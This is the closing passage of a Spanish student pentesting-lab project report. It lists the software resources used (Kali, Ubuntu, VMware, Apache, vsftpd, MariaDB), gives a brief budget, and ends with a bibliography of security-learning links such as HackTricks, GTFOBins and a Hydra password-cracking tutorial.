Los recursos necesarios para la realización del proyecto han sido en su totalidad recursos software: iso de kali linux y ubuntu 22, el programa de vmware, las herramientas que incluye la distribución de kali linux, instalación de apache, dns, vsftpd y mariaDB.

Presupuesto

El presupuesto del proyecto no es muy elevado, ya que solo contaremos con el gasto de la licencia de Vmware en caso de no tenerla, ya que las distribuciones como kali, parrot y ubuntu son de código abierto y totalmente gratuitas, para quien quiera utilizarlas. Al igual que el resto de herramientas que utilizamos en el proyecto.

Bibliografía

En algunos puntos del proyecto no tenemos links ni bibliografía ya que era información que ya teníamos aprendida de cursos y del propio grado superior que hemos cursado.

<https://password.kaspersky.com/es/>

<https://support.google.com/accounts/answer/6208650?hl=es&co=GENIE.Platform%3DDesktop>

[Como instalar y crackear contraseñas con hydra - InformáticoAlRescate
\(informaticoalrescate.com\)](#)

[Welcome! - The Apache HTTP Server Project](#)

[¿Qué es el Servidor Apache? ¿Para qué sirve? Guía de Instalación fácil
\(infranetworking.com\)](#)

<https://book.hacktricks.xyz/welcome/readme>

[Hash Type identifier](#)

<https://ippsec.rocks/?#>

[gtfobins - escalada de privilegios](#)

<https://hack4u.io/cursos/introduccion-al-hacking/>